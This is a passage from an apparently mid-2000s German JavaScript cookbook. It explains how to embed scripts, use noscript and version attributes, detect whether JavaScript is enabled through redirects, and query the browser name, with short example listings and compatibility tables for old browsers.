Bei der Referenz auf externe JavaScript-Dateien sollte der `<script>`-Container leer bleiben. Die JavaScript-Anweisungen befinden sich alle in der referenzierten externen Datei. Sie können keine JavaScript-Anweisungen in den Container schreiben.

Genau genommen muss man diese Aussage etwas präzisieren.

Der Skriptcontainer ist im Sinne von XML ein leeres Element, wenn man ihn zum Referenzieren einer externen JavaScript-Datei verwendet. Deshalb darf im Inneren streng genommen keinerlei Whitespace-Zeichen (Leerzeichen, Tabulatoren, Zeilenumbrüche etc.) stehen. Durch das Prinzip der Fehlertoleranz verhalten sich allerdings die meisten Browser so, dass sie einen Zeilenumbruch oder ein Leerzeichen im Inneren des Elements nicht als Fehler interpretieren. Vermeiden Sie diese »Verschmutzung« dennoch – es gibt ja keinen Grund dafür.

Aber ein anderes Problem tritt vor allem im Internet Explorer auf. Wenn Sie die vollkommen korrekte Syntax `<script language="JavaScript" src="..." />` zur Angabe eines leeren Elementes verwenden, wird der Internet Explorer einen Fehler melden bzw. die Verwendung der externen JavaScript-Datei verweigern². Sie sollten zur Sicherheit auf diese elegante und wie gesagt vollkommen korrekte Syntax verzichten und stattdessen die oben gezeigte Schreibweise wählen.

Die externe JavaScript-Datei enthält, wie ein in einer Webseite notierter `<script>`-Container, einfach JavaScript-Code in Form von Klartext. Allerdings wird bei externen JavaScript-Dateien fast immer mit Funktionen gearbeitet, da sonst alle in der externen Datei notierten Anweisungen beim Laden einer Webseite mit einer Referenz auf die externe Datei abgearbeitet werden. Das ist in der Regel nicht gewünscht, denn meist finden sich mehrere Funktionalitäten in einer einzigen Datei, und Funktionen geben die Möglichkeit, gezielt eine der Schritte aufzurufen.

Sie können wie schon angedeutet in einer Webseite mehrere verschiedene externe JavaScript-Dateien verwenden. Dabei sollten Sie aber beachten, dass es dann in den verschiedenen Dateien keine Funktionen oder Variablen mit gleichen Namen gibt. Im Konfliktfall wird bei den meisten Browsern die zuletzt definierte Funktion oder Variable (im Sinn der Abarbeitung

2. Selbst in der neuen Version 7 (Beta 3). Für mich ist es unverständlich, dass Microsoft seinen neuen Browser nicht gleich auf das XML-Niveau der Konkurrenz hebt.

118 >> Für was kann ich den <noscript>-Container einsetzen?

der Webseite von oben nach unten) verwendet. Aber darauf können Sie sich nicht verlassen und Sie sollten tunlichst eine solche Konfliktsituation vermeiden.

Hinweis

Sie müssen natürlich nicht alle in einer Datei oder einem Container deklarierten Funktionen auch wirklich nutzen.

Wie kann ich eine Inline-Referenz verwenden?

Der Aufruf einer JavaScript-Anweisung kann direkt in eine HTML-Referenz geschrieben werden. Dies ist die so genannte **Inline-Referenz**, die es in ähnlicher Form auch bei Style-Sheets oder auch in XML-Dateninseln gibt. Dieses System hat aber einige erhebliche Nachteile.

Die Schreibweise ist nicht gut lesbar (besonders bei mehreren Anweisungen, deshalb wird die Technik so gut wie ausschließlich zum Aufruf einer Anweisung oder Funktion verwendet) und weitgehend auf die Tags `<a>` und `<area>` eingeschränkt. Das heißt, es wird JavaScript-Code statt einer URL als Verweisziel definiert, indem dem Attribut `href` in Anführungszeichen eine oder mehrere JavaScript-Anweisungen zugewiesen werden. Dazu müssen Sie in einer entsprechenden HTML-Anweisung das Schlüsselwort `javascript` (als Protokoll zu verstehen), gefolgt von einem Doppelpunkt, als Attribut angeben. Die Syntax sieht also so aus:

```
<a href="javascript:[JavaScript-Anweisung]">
```

Listing 69: Schema einer Inline-Referenz

Beispiel:

```
<a href="javascript:alert('42')">Frage?</a>
```

Listing 70: Beispiel einer Inline-Referenz zum Aufruf bei einem Klick auf einen Hyperlink

Wenn der Anwender auf den Hyperlink klickt, wird mit `alert()` ein kleines Dialogfenster aufgeblendet, in dem der als Parameter angegebene Text angezeigt wird.

Hinweis

Die Verwendung der Inline-Referenz hat heute wirklich nur noch einen Exotenstatus. Sie ist nahezu vollständig durch die Verwendung des Eventhandlers `onClick` abgelöst worden.

2 Für was kann ich den <noscript>-Container einsetzen?

Wenn Sie ein Skript in einem `<script>`-Container notieren, ist es in einigen Situationen sinnvoll, nachfolgend einen `<noscript>`-Container zu notieren. In diesem können Informationen untergebracht werden, die Anwender zu sehen bekommen, bei denen JavaScript im Browser deaktiviert ist oder deren Browser nicht JavaScript-fähig ist.

Im Wesentlichen bringt man darin in der Praxis Hinweise unter, dass zu einer vollständigen Funktionalität der Webseite JavaScript aktiviert sein muss, oder man stellt einen HTML-Hyperlink bereit, mit dem ein Anwender zu einem Webprojekt ohne die Verwendung von JavaScript gelangen kann. Browser mit (aktivierter) JavaScript-Fähigkeit werden den Inhalt des Containers ignorieren.

Eine Skriptreferenz mit `<noscript>`-Container sieht dann etwa so aus:

```
<script language="JavaScript">
<!--
...
//-->
</script>
<noscript>
  Ihr Browser versteht entweder kein JavaScript oder Sie haben es
deaktiviert.
  <br />Für eine vollständige Funktionalität der Webseite benötigen Sie
jedoch JavaScript-Unterstützung.
</noscript>
```

Listing 71: Alternative Informationen können im `<noscript>`-Bereich notiert werden.

Hinweis

Wir werden in unseren Rezepten in den meisten Fällen auf die Notation eines `<noscript>`-Containers verzichten, um Platz zu sparen.

3 Wie kann ich eine JavaScript-Version bei der Einbindung angeben?

JavaScript gibt es mittlerweile in mehreren Versionen, und natürlich sind gewisse Techniken erst nach und nach in bestimmten Versionen von JavaScript eingeführt worden. Wenn Sie neuere Techniken einsetzen, sollten Sie sicherstellen, dass sich auch nur Browser daran versuchen, die einen benötigten Sprachstandard unterstützen.

Zwar kann man mittlerweile Web-weit die Version 1.3 voraussetzen, aber neuere Versionen auch heutzutage definitiv noch nicht. Bei der Einbindung eines JavaScripts in eine Webseite (*siehe das Rezept auf Seite 135*) können Sie als Ergänzung explizit eine JavaScript-Version angeben. Das erfolgt einfach, indem Sie beim Wert des `language`-Attributs ohne Leerzeichen (!) die Versionsnummer anfügen.

Beispiel:

```
<script language="javascript1.3">
```

Listing 72: Angabe der JavaScript-Version 1.3

Wenn Sie diese Angaben zur konkreten Version setzen, werden (bis auf wenige Ausnahmen – s.u.) in dem Container folgende Anweisungen nur von den Browsern ausgeführt, die JavaScript ab dieser Version auch unterstützen. Man kann damit die fehlerhafte Ausführung von Skripten durch inkompatible Browser verhindern, wobei die Container logisch sinnvoll aufgebaut werden müssen, um beim Ignorieren des Containers keine anderen Probleme zu bekommen.

Zumindest sollte es von der Theorie her so sein. In der Praxis gibt es jedoch einige potenzielle Fallen, weshalb dieses scheinbar banale Thema mehr Stoff hergibt, als es zuerst scheinen mag. So werden nicht alle (sehr) alten Browser die Versionsanweisung beachten und versuchen – trotz Inkompatibilität – diese für sie neuen und/oder für sie unbekannten Anweisungen auszuführen.

120 >> Wie kann ich eine JavaScript-Version bei der Einbindung angeben?

Bekannt ist, dass alte Browser wie der Navigator 3 beispielsweise in einigen Situationen versuchen, mit `<script language="JavaScript1.2">` oder `<script language="JavaScript1.3">` gekennzeichnete Skriptblöcke zu interpretieren, obwohl sie diese Versionen von JavaScript nicht verstehen. Tauchen in einem solchen Block Anweisungen auf, die explizit zu späteren JavaScript-Versionen zu zählen sind, wird es zu Fehlern kommen. Das Problem ist jedoch kaum noch relevant, da so alte Browser mehr oder weniger ausgestorben sind.

Beim Internet Explorer muss man jedoch beachten, dass die Angabe `JavaScript1.0` (was ja im Prinzip identisch mit der Angabe `JavaScript` ist) Probleme macht. Der Internet Explorer führt entsprechend gekennzeichnete Skriptcontainer einfach nicht aus. Man sollte deshalb nie `JavaScript1.0` für den `language`-Parameter angeben, sondern einfach nur das äquivalente `JavaScript`.

Allerdings können Sie den Internet Explorer mit der Angabe des MIME-Typs über `type="text/javascript"` dazu veranlassen, auch einen `<script>`-Container mit dem Attribut `language="JavaScript1.0"` auszuführen. Das hört sich im ersten Moment ganz sinnvoll an.

Aber das große Problem ist, dass der Internet Explorer bei der Angabe des MIME-Typs alle Versionsangaben vollkommen ignoriert. Das gilt leider auch für einige andere Browser! Ein Browser wird also auch Container mit Versionsangaben ausführen, die er unter Umständen nicht unterstützt.

Mit anderen Worten: Die gleichzeitige Angabe des MIME-Typs und einer Versionsangabe für JavaScript sollte unterbleiben.

Das nachfolgende Beispiel kann zur Demonstration für so ein Fehlverhalten verwendet werden und allgemein anzeigen, welche Version von JavaScript sich ein Browser zutraut.

Beispiel (`versionsangaben.html`):

```
01 <html>
02   <body>
03     <script language='JavaScript'>
04       document.write("1. Das schreibt jeder Browser, der JavaScript kann"
05         + " - language='JavaScript'.<hr />");
06     </script>
07     <script language='JavaScript1.0'>
08       document.write("2. Das sollte identisch mit oben sein"
09         + " - language='JavaScript1.0'.<hr />");
10     </script>
11     <script language='JavaScript1.0' type='text/javascript'>
12       document.write("3. Auch das sollte identisch mit der ersten Angabe ←
13         sein"
14         + " - language='JavaScript1.0' type='text/javascript'.<hr />");←
15     </script>
16     <script language='JavaScript1.1'>
17       document.write("4. Das können nur Browser, die JavaScript ab Version ←
18         1.1 verstehen"
19         + " - language='JavaScript1.1'.<hr />");←
20     </script>
```

Listing 73: Eine Webseite mit mehreren Skriptcontainern für mehrere JavaScript-Versionen

```
19 <script language='JavaScript1.2'>
20 document.write("5. Das können nur Browser, die JavaScript ab Version ←
1.2 verstehen"
21   + " - language='JavaScript1.2'.<hr />");
22 </script>
23 <script language='JavaScript1.3'>
24 document.write("6. Das können nur Browser, die JavaScript ab Version ←
1.3 verstehen"
25   + " - language='JavaScript1.3'.<hr />");
26 </script>
27 <script language='JavaScript1.4'>
28 document.write("7. Das können nur Browser, die JavaScript ab Version ←
1.4 verstehen"
29   + " - language='JavaScript1.4'.<hr />");
30 </script>
31 <script language='JavaScript1.5'>
32 document.write("8. Das können nur Browser, die JavaScript ab Version ←
1.5 verstehen"
33   + " - language='JavaScript1.5'.<hr />");
34 </script>
35 <script language='JavaScript1.5' type='text/javascript'>
36 document.write("9. Das können nur Browser, die JavaScript ab Version ←
1.5 verstehen."
37   + " Aber über type='text/javascript' werden einige Browser ←
motiviert,"
38   + " sich zu übernehmen.<hr />");
39 </script>
40 </body>
41 </html>
```

Listing 73: Eine Webseite mit mehreren Skriptcontainern für mehrere JavaScript-Versionen (Forts.)

Wenn Sie die Datei in verschiedene Browser laden, werden Sie an der Ausgabe sehen, welche JavaScript-Versionen dieser nach eigener Einschätzung unterstützt. Beachten Sie, dass die Angabe des MIME-Typs im letzten Skriptcontainer nur das Problem mit der gleichzeitigen Angabe der Version und des MIME-Typs demonstrieren soll und keine Relevanz bezüglich der Version hat.

Hinweis

Beachten Sie, dass Browser wie der Internet Explorer 6 zwar Versionsangaben jenseits von JavaScript 1.3 als Bremse betrachten und in dem Skriptcontainer notierte Anweisungen nicht ausführen. Das bedeutet allerdings nicht, dass solche Browser Anweisungen späterer Sprachversionen überhaupt nicht verstehen. Der Internet Explorer 6 und erst recht 7 beherrscht z.B. alle relevanten Anweisungen der Version JavaScript 1.5.

122 >> Wie kann ich eine JavaScript-Version bei der Einbindung angeben?




Abbildung 39: Man sollte es nicht glauben, aber auch der Internet Explorer 7 traut sich keine vollständige Unterstützung von JavaScript jenseits der Version 1.3 zu.




Abbildung 40: Der Firefox 1.5 beherrscht auch JavaScript 1.5 und alle anderen Notationen.

4 Wie kann ich sicherstellen, dass ein Browser nur solche JavaScript-Anweisungen ausführt, die er versteht?

Das Rezept mag im ersten Moment überflüssig erscheinen, denn im Rezept »Wie kann ich eine JavaScript-Version bei der Einbindung angeben?« auf Seite 119 können Sie sehen, dass Sie beim `<script>`-Container eine Version für JavaScript explizit angeben können.

Sie sind nun mit dieser Angabe in der Lage, geschützte Container aufzubauen und darin kritische Anweisungen zu notieren, damit Browser, die einen bestimmten Standard nicht verstehen, diese ignorieren.

Diese Variante erweist sich jedoch in vielen Fällen schlicht und einfach als unbrauchbar, weil sie zu restriktiv ist. Es gibt viele Anweisungen, die offiziell zu einer bestimmten Version von JavaScript gehören und die dennoch von Browsern verstanden werden, die einen bestimmten Standard nicht vollständig unterstützen und deshalb einen explizit mit einer Versionsangabe gekennzeichneten Container vollständig ignorieren werden. Das gilt vor allem für Techniken aus dem JavaScript-Standard 1.5.

Beispielsweise ignoriert der Internet Explorer 6 alle Container, die mit Versionsangaben jenseits von JavaScript 1.3 gekennzeichnet sind. Dabei unterstützt der Internet Explorer 6 den Standard 1.5 nahezu vollständig. Ebenso wird beispielsweise Opera 7.2 nur Container bis zur Angabe JavaScript 1.4 ausführen, obwohl JavaScript 1.4 im Grunde nie ein implementierter Standard war und auch dieser Browser nahezu mit allen Anweisungen aus JavaScript 1.5 zurechtkommt (bereits in Vorgängerversionen). Nachfolgend finden Sie in einer Tabelle, welche wichtigen Browerversionen offiziell mit welcher Version von JavaScript mindestens zurechtkommen³:

	JavaScript-Version					
Browser	1.0	1.1	1.2	1.3	1.4	1.5
Netscape Navigator 2.x	x					
Netscape Navigator 3.x	x	x				
Netscape Navigator bzw. Communicator 4.0	x	x	x			
Netscape Navigator bzw. Communicator > 4.05 bis 4.7	x	x	x	x		
Netscape Navigator bzw. Communicator 6.x	x	x	x	x	x	x
Netscape Navigator 7.x ff	x	x	x	x	x	x
Mozilla 1.2	x	x	x	x	x	x
Mozilla 1.4 ff	x	x	x	x	x	x
Firefox	x	x	x	x	x	x
Opera 5.x	x	x	x	x		
Opera 6.x	x	x	x	x	x	
Opera 7.x	x	x	x	x	x	
Opera 8 ff	x	x	x	x	x	x
Microsoft Internet Explorer 2.x						

Tabelle 13: Die offizielle Kompatibilität wichtiger Browerversionen mit JavaScript-Standards

3. Wie gesagt – einige Browser können auch Techniken späterer Versionen verstehen.

	JavaScript-Version				
Microsoft Internet Explorer 3.x	x				
Microsoft Internet Explorer 4.x	x	x	x		
Microsoft Internet Explorer 5.x	x	x	x	x	
Microsoft Internet Explorer 6.x	x	x	x	x	
Microsoft Internet Explorer 7.x	x	x	x	x	

Tabelle 13: Die offizielle Kompatibilität wichtiger Browerversionen mit JavaScript-Standards (Forts.)

Für die Praxis kann man festhalten, dass ein entsprechender Container mit Versionsangabe bis zu Anweisungen der JavaScript-Version 1.3 (inklusive) Sinn macht. Darüber hinaus sollte man die Browervariante und die Browerversion abfragen. Siehe dazu das Rezept »Wie kann ich eine Browerweiche erstellen?« auf Seite 149. Universell können Sie also folgende Schablone einsetzen, die allerdings mit den Angaben sehr früher JavaScript-Versionen sehr konservativ gestaltet ist (*versionsschablone.js*):

```
<script language='JavaScript'>
<!--
/* Notieren Sie hier alle JavaScript-Anweisungen, die alle JavaScript-
fähigen Browser verstehen */

...
<!-->
</script>
<script language='JavaScript1.1'>
<!--
/* Notieren Sie hier alle JavaScript-Anweisungen, die Browser
voraussetzen, die mindestens JavaScript 1.1 unterstützen */

...
<!-->
</script>
<script language='JavaScript1.2'>
<!--
/* Notieren Sie hier alle JavaScript-Anweisungen, die Browser
voraussetzen, die mindestens JavaScript 1.2 unterstützen */

...
<!-->
</script>
<script language='JavaScript1.3'>
<!--
/* Notieren Sie hier alle JavaScript-Anweisungen, die Browser
voraussetzen, die mindestens JavaScript 1.3 unterstützen */

...
/* Bauen Sie im Inneren dieses Containers für kritische Anweisungen eine
qualifizierte Browerweiche für die Brower auf, die mit diesen Anwei-
sungen klarkommen, offiziell jedoch nur JavaScript 1.3 unterstützen */
<!-->
</script>
```

Listing 74: Eine Schablone zum qualifizierten Sicherstellen der Unterstützung bestimmter Anweisungen

5 Wie kann ich testen, ob bei einem Browser JavaScript aktiviert ist?

JavaScript wird in allen relevanten modernen Webclients unterstützt. Dennoch sollten Sie sich nicht darauf verlassen, dass sie bei einem Besucher unterstützt wird. Ein auf Sicherheit bedachtes Webprojekt sollte niemals JavaScript so verwenden, dass es ohne die Unterstützung vollkommen unbrauchbar ist.

Browser ohne JavaScript-Unterstützung können Sie mittlerweile vernachlässigen, aber viele Anwender deaktivieren JavaScript, sei es aus Unkenntnis, weil sie eine Gefahr befürchten, weil es entsprechende Unternehmensrichtlinien gibt oder auch weil JavaScript oft zur Programmierung von nervigen Dingen wie Werbe-Pop-ups verwendet wird.

Ein kurzer Test auf die Unterstützung von JavaScript ist unabdingbar. Dieser Test kann entweder ein einziges Mal beim Einstieg in ein Webprojekt ausgeführt werden⁴ oder auch bei jedem Laden einer Webseite Ihres Projekts⁵. Die explizite Abfrage bei jedem Laden einer neuen Webseite beugt dem Anwenderverhalten vor, dass während eines Besuchs auf Ihrem Webprojekt vom Anwender die JavaScript-Unterstützung erst deaktiviert wird und der Test auf der Einstiegsseite JavaScript als aktiviert gekennzeichnet hatte. Wenn Sie das nicht tolerieren wollen, können Sie zumindest beim Seitenwechsel gegensteuern.

Wie können Sie nun testen, ob bei einem Client JavaScripts überhaupt ausgeführt werden können oder nicht? Mit JavaScript selbst? Eine Abfrage per JavaScript, ob JavaScript aktiviert ist, ist ja nicht möglich, wenn es deaktiviert ist. Oder doch? Es geht wirklich. Indirekt. Man nutzt explizit die Tatsache, dass eine JavaScript-Aktion bei deaktiviertem JavaScript überhaupt nicht funktioniert.

Das geht beispielsweise so: Mit JavaScript führen Sie eine Weiterleitung zu einer anderen URL aus. Funktioniert die, muss auch JavaScript aktiviert sein. Wenn Sie den Anwender nun komfortabel führen wollen, erstellen Sie eine Einstiegsseite in Ihr Webprojekt, die im Wesentlichen eine solche Weiterleitung enthält und ihn für den Fall des deaktivierten JavaScripts automatisch zu einem Projekt führt, das ohne JavaScript auskommt.

Eine solche Weiterleitung funktioniert ohne JavaScript, denn auch mit HTML sind automatische Weiterleitungen möglich. Dazu dient das Tag `<meta http-equiv="refresh" content="[Zeit];URL=[Ziel]">`. Beim Attribut `content` geben Sie zuerst die Zeitspanne an, nach der die Weiterleitung erfolgen soll, und dann das Ziel der Weiterleitung. Der entscheidende Trick beruht nur darauf, die Weiterleitung per HTML erst **nach** der Weiterleitung per JavaScript auszuführen. Das nachfolgende Beispiel zeigt so eine automatische Trennung nach JavaScript und deaktiviertem JavaScript.

Beispiel (*weiterleitung.html*):

```
01 <html>
02 <head>
03   <meta http-equiv="refresh" content="8;URL=ohneJS.html">
04 </head>
05 <script language="JavaScript">
```

Listing 75: Trennung nach JavaScript-Unterstützung oder nicht

-
4. Also in der Regel beim Laden der Seite `index.html`, `index.php` etc., die bei den meisten Webprojekten als Einstiegsseite verwendet werden – das sollte in der Regel genügen.
 5. Was meines Erachtens aber überzogen ist.

126 >> Wie kann ich testen, ob bei einem Browser JavaScript aktiviert ist?

```


06   location.href="mitJS.html";
07 </script>
08 <body>
09 <a href="ohneJS.html">Wenn die automatische Weiterleitung ↵
  nicht funktioniert, klicken Sie bitte hier, um zum Webprojekt ohne ↵
  JavaScript-Unterst&uuml;tzung zu kommen</a><br />
10 <a href="mitJS.html">Wenn die automatische Weiterleitung ↵
  nicht funktioniert, klicken Sie bitte hier, um zum Webprojekt mit ↵
  JavaScript-Unterst&uuml;tzung zu kommen</a>
11 </body>
12 </html>
```

Listing 75: Trennung nach JavaScript-Unterstützung oder nicht (Forts.)

Wenn man diese Webseite lädt, erfolgt eine automatische Weiterleitung per JavaScript mit dem `location`-Objekt (`location.href` – Zeile 6). Nun wird diese Anweisung bei deaktiviertem JavaScript nicht ausgeführt. Im Header finden Sie in Zeile 3 ein HTML-`<meta>`-Tag, das aber erst nach einem Zeitintervall (hier acht Sekunden und im Allgemeinen unbedingt länger als das Weiterleitungsintervall des JavaScripts) automatisch auf ein Teilprojekt ohne JavaScript weiterleitet. Zur Sicherheit notieren Sie noch zwei Hyperlinks, womit die Weiterleitung auch vom Besucher manuell ausgelöst werden kann.

Achtung

Sie können in jedem Fall davon ausgehen, dass JavaScript aktiviert ist, wenn die Weiterleitung oder auch das Öffnen eines neuen Fensters funktioniert hat. Der Umkehrschluss ist jedoch nicht zwingend. In einigen neueren Browsern können Anwender sehr differenziert angeben, welche JavaScript-Aktionen sie tolerieren.

***Abbildung 41: Differenzierte Einstellungen, was mit JavaScript erlaubt ist – hier bei Firefox***

In anderen Browsern werden aktive Aktionen oft per Default unterbunden und JavaScript sogar teilweise mit gefährlichen Dingen wie ActiveX-Steuerelementen in einen Topf geworfen.




Abbildung 42: Die Weiterleitung per JavaScript wird möglicherweise unterbunden.

Wenn solche Behinderungen auftreten, können Sie zwar möglicherweise JavaScript dennoch einsetzen. Dies aber wahrscheinlich entweder nur eingeschränkt oder der Anwender muss manuell eingreifen (und vor allem Letzteres ist sehr, sehr schlecht – der typische Anwender hat meist nicht das Wissen und die Courage, solchen einschüchternden Warnhinweisen zu trotzen). In jedem Fall haben Sie dann aber schlechte Karten, wenn Sie alle Möglichkeiten von JavaScript einsetzen wollen. So gesehen ist es dann wahrscheinlich sogar besser, wenn Sie dem Anwender ein Webprojekt ohne JavaScript vorsetzen.

Auf der anderen Seite ist es jedoch sehr wahrscheinlich, dass immer mehr Anwender die Nützlichkeit von JavaScript fiktiven Gefahren vorziehen und ihre Browser so konfigurieren, dass Sie JavaScript vernünftig einsetzen können. Doch woher dieser Optimismus? Wenn Sie große Webangebote analysieren, sehen Sie, dass diese fast alle auf ein ausgewogenes Mittel aus serverseitiger Programmierung und der Verwendung von JavaScript auf dem Client setzen. Die heutzutage angesagten Webseiten setzen alle auf JavaScript und/oder Style Sheets. Clientseitige Programmierung (mit JavaScript) hat sich in den letzten Jahren flächendeckend den Teil an Aktivität im Webbrower zurückeroberet, der dort sinnvollerweise schon getan werden sollte. Dementsprechend sind auch unqualifizierte Empfehlungen zur Deaktivierung von JavaScript im Browser absolut praxisfremd und verstummen immer mehr. Denn kaum ein Anwender möchte auf den Nutzen populärer Webangebote wie Google, Amazon, eBay, Wikipedia oder Yahoo verzichten. Als Ersteller von Webangeboten können Sie also im Umkehrschluss JavaScript und CSS samt damit zusammenhängenden Techniken heutzutage wieder bei vielen Clients voraussetzen. Und die zunehmende Verbreitung von AJAX wird die Akzeptanz von JavaScript weiter reanimieren.

6 Wie kann ich testen, welche JavaScript-Version von einem Browser unterstützt wird?

Direkt können Sie die JavaScript-Version, die im Browser eines Besuchers unterstützt wird, nicht abfragen, aber indirekt. Im Rezept »Wie kann ich eine JavaScript-Version bei der Einbindung angeben?« auf Seite 119 können Sie sehen, dass Sie beim `<script>`-Container explizit eine Version für JavaScript angeben können. Diese unterschiedlichen `<script>`-Container können Sie verwenden, um indirekt (aber sehr zuverlässig) die unterstützte JavaScript-Version eines Browsers zu testen. Das funktioniert zumindest bis zur Version 1.3 sehr verlässlich und mit Einschränkungen auch für neuere Version⁶en.

Beispiel (`versionsunterstuetzung.html`):

```
<html>
<body>
<script language="JavaScript1.5">
  location.href="index1_5.html";
</script>
<script language="JavaScript1.4"> // im Grunde überflüssig
  location.href="index1_4.html";
</script>
<script language="JavaScript1.3">
  location.href="index1_3.html";
</script>
<script language="JavaScript1.2">
  location.href="index1_2.html";
</script>
<script language="JavaScript1.1">
  location.href="index1_1.html";
</script>
<script language="JavaScript">
  location.href="index1_0.html";
</script>
</body>
</html>
```

Listing 76: Ein indirekter Test, welche Version von JavaScript unterstützt wird

Der eigentliche Trick basiert darauf, dass Sie die Container in umgekehrter Reihenfolge notieren (zuerst die Version 1.5, dann 1.4, 1.3 bis 1.0). Im Inneren der jeweiligen Container verwenden Sie im Grunde den gleichen Trick wie beim Test, ob JavaScript aktiviert ist. Sie leiten automatisch auf eine Folgeseite weiter, die zu einer bestimmten JavaScript-Version passt und für dieses Projekt als Einstiegsseite dient. Beim ersten Treffer wird zu der angegebenen Seite verzweigt und die Abarbeitung von dem Testskript abgebrochen. Damit ist sichergestellt, dass die entsprechende JavaScript-Version unterstützt wird.

7 Wie kann ich den Browser eines Anwenders abfragen?

Die genaue Kenntnis über den Browser des Besuchers ist in vielen Fällen von Bedeutung. Bei dem Datenaustausch zwischen Webserver und Brower werden bereits standardmäßig mit dem

6. Darüber hinaus sind keine allgemeinen Aussagen möglich (siehe auch das Rezept Wie kann ich sicherstellen, dass ein Brower nur solche JavaScript-Anweisungen ausführt, die er versteht? auf Seite 12).

HTTP-Protokoll viele Hintergrundinformationen ausgetauscht, unter anderem auch zahlreiche Details über den Browser des Besuchers.

Über das Objekt `navigator` können Sie aus JavaScript heraus auf zahlreiche Informationen über das Clientprogramm eines Besuchers zugreifen. Unter anderem können Sie die Eigenschaft `appName` verwenden, um den Browsernamen abzufragen.

Wie erfolgt der explizite Test auf eine bekannte Browerkennung?

Den Wert von `navigator.appName` können Sie beispielsweise in einer `if`-Abfrage testen. Beispiel:

```
if(navigator.appName=="Microsoft Internet Explorer"){
    ...
} else {
    ...
}
```

Listing 77: Eine einfache Abfrage, ob der Besucher einen Internet Explorer verwendet oder nicht

Diese Variante prüft explizit auf exakte Übereinstimmung des Wertes in `appName` mit einem bekannten String. Im Inneren der Blöcke können Sie beispielsweise eine Weiterleitung notieren (mit der Methode `window.open()` oder der Eigenschaft `location.href`) oder Inhalte dynamisch schreiben (mit `document.write()` oder DHTML-Techniken wie `innerHTML`).

Tipp

